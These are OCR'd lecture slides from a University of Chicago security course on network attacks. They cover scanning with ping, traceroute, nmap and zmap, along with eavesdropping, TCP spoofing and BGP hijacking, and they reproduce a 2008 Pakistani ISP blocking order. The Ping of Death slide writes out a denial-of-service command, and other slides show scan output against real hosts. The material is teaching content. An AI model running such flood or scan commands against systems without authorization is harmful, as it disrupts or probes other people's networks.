12. Network Attacks

Blase Ur and David Cash
(many slides borrowed from Ben Zhao, Christo Wilson, & others)
February 7th, 2020
CMSC 23200 / 33250

THE UNIVERSITY OF CHICAGO

Network threat model

- Network scanning
- Attacks on confidentiality
  (e.g., eavesdropping)
- Attacks on integrity
  (e.g., spoofing, packet injection)
- Attacks on availability
  (e.g., denial of service (DoS))

Scanning and observing networks

Network Scanning: Ping


- Essential, low-level network utility
- Sends a "ping" ICMP message to a host on the internet

```
$ ping 66.66.0.255
PING 66.66.0.255 (66.66.0.255) 56(84) bytes of data.
64 bytes from 66.66.0.255: icmp_seq=1 ttl=58 time=41.2 ms
```

- Destination host is supposed to respond with a "pong"
  - Indicating that it can receive packets
- By default, ping messages are 56 bytes long (+ some header bytes)
  - Maximum size 65535 bytes
- What if you send a ping that is >65535 bytes long?

Ping of Death

- $ ping –s 65535 66.66.0.255
  - Attack identified in 1997
  - IPv6 version identified/fixed in 2013



Network Scanning: Traceroute

- traceroute — hops between me and host
  - Sends repeated ICMP reqs w/ increasing TTL

```
thor Wed Oct 24(12:51am)[~]:-> traceroute www.slack.com
traceroute to www.slack.com (52.85.115.213), 64 hops max, 52 byte packets
 1  v11router (128.135.11.1)  1.265 ms  0.788 ms  0.778 ms
 2  a06-021-100-to-d19-07-200.p2p.uchicago.net (10.5.1.186)  1.292 ms  0.749 ms  0.833 ms
 3  d19-07-200-to-h01-391-300.p2p.uchicago.net (10.5.1.46)  2.124 ms  2.435 ms  2.072 ms
 4  192.170.192.34 (192.170.192.34)  0.755 ms
    192.170.192.32 (192.170.192.32)  0.810 ms  0.701 ms
 5  192.170.192.36 (192.170.192.36)  0.887 ms  0.918 ms  0.877 ms
 6  r-equinix-isp-ae2-2213.wiscnet.net (216.56.50.45)  1.625 ms  1.803 ms  1.866 ms
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  178.236.3.103 (178.236.3.103)  4.516 ms  4.326 ms  4.320 ms
12  * * *
13  * * *
14  * * *
15  server-52-85-115-213.ind6.r.cloudfront.net (52.85.115.213)  4.554 ms  4.398 ms  4.757 ms
thor Wed Oct 24(12:52am)[~]:->
```

Port Scanning

- What services are running on a server? Nmap

```
linux3 Wed Oct 24(12:54am)[~]:-> nmap www.cs.uchicago.edu

Starting Nmap 7.01 ( https://nmap.org ) at 2018-10-24 00:55 CDT
Nmap scan report for www.cs.uchicago.edu (34.203.108.171)
Host is up (0.019s latency).
Other addresses for www.cs.uchicago.edu (not scanned): 54.164.17.80 54.85.61.218
rDNS record for 34.203.108.171: ec2-34-203-108-171.compute-1.amazonaws.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 4.99 seconds
linux3 Wed Oct 24(12:55am)[~]:->
```

- 5 seconds to scan a single machine!!

SYN scan

Only send SYN

Responses:

- SYN-ACK — port open
- RST — port closed
- Nothing — filtered (e.g., firewall)

Port Scanning on Steroids

zmap

- How do you speed up scans for all IPv4?
  - Don't wait for responses; pipeline
  - Parallelize: divide & conquer IPv4 ranges
  - Randomize permutations w/o collisions
- Result: the zmap tool
  - Scan all of IPv4 in 45mins (w/ GigE cxn)
  - IPv4 in 5 mins w/ 10GigE


Eavesdropping

Tools: Wireshark, tcpdump, Bro, …

Steps:


1. Parse data link layer frames
2. Identify network flows
3. Reconstruct IP packet fragments
4. Reconstruct TCP connections
5. Parse app protocol messages

Wireshark, Detailed Protocol Analyzer




Protocol attacks

Active Attacks: Blind Spoofing



- Originally:
  y based on time
- Defense:
  pseudorandom y


RST Hijacking



Inter-domain routing (BGP) attacks and large-scale observation

Recall: BGP: a Path-Vector Protocol

- An AS-path: sequence of AS's a route traverses
- Used for loop detection and to apply policy



BGP Prefix Hijacking

- Advertise a more desirable route even if the route isn't actually more desirable, or even real

- Goal 1: Route traffic through networks you control so that you can observe the traffic
- Goal 2: Send lots of traffic to someone you don't like (denial of service)

Corrigendum- Most Urgent

GOVERNMENT OF PAKISTAN
PAKISTAN TELECOMMUNICATION AUTHORITY
ZONAL OFFICE PESHAWAR
Plot-11, Sector A-3, Phase-V, Hayatabad, Peshawar.
Ph: 091-9217279- 5829177 Fax: 091-9217254
www.pta.gov.pk

NWFP-33-16 (BW)/06/PTA February ,2008

Subject: **Blocking of Offensive Website**

Reference: This office letter of even number dated 22.02.2008.

I am directed to request all ISPs to immediately block access to the following website

URL: http://www.youtube.com/watch?v=o3s8jtvvg00

IPs: 208.65.153.238, 208.65.153.253, 208.65.153.251

Compliance report should reach this office through return fax or at email peshawar@pta.gov.pk today please.

Deputy Director
(Enforcement)

To:
1. M/s Comsats, Peshawar.
2. M/s GOL Internet Services, Peshawar.
3. M/s Cyber Internet, Peshawar.
4. M/s Cybersoft Technologies, Islamabad.
5. M/s Paknet, Limited, Islamabad
6. M/s Dancom, Peshawar.
7. M/s Supernet, Peshawar.

BGP Prefix Hijacking

4/25/2019
02:30 PM

Marc Laliberte
Commentary

Connect Directly

0 COMMENTS
COMMENT NOW

Login
100% 0%

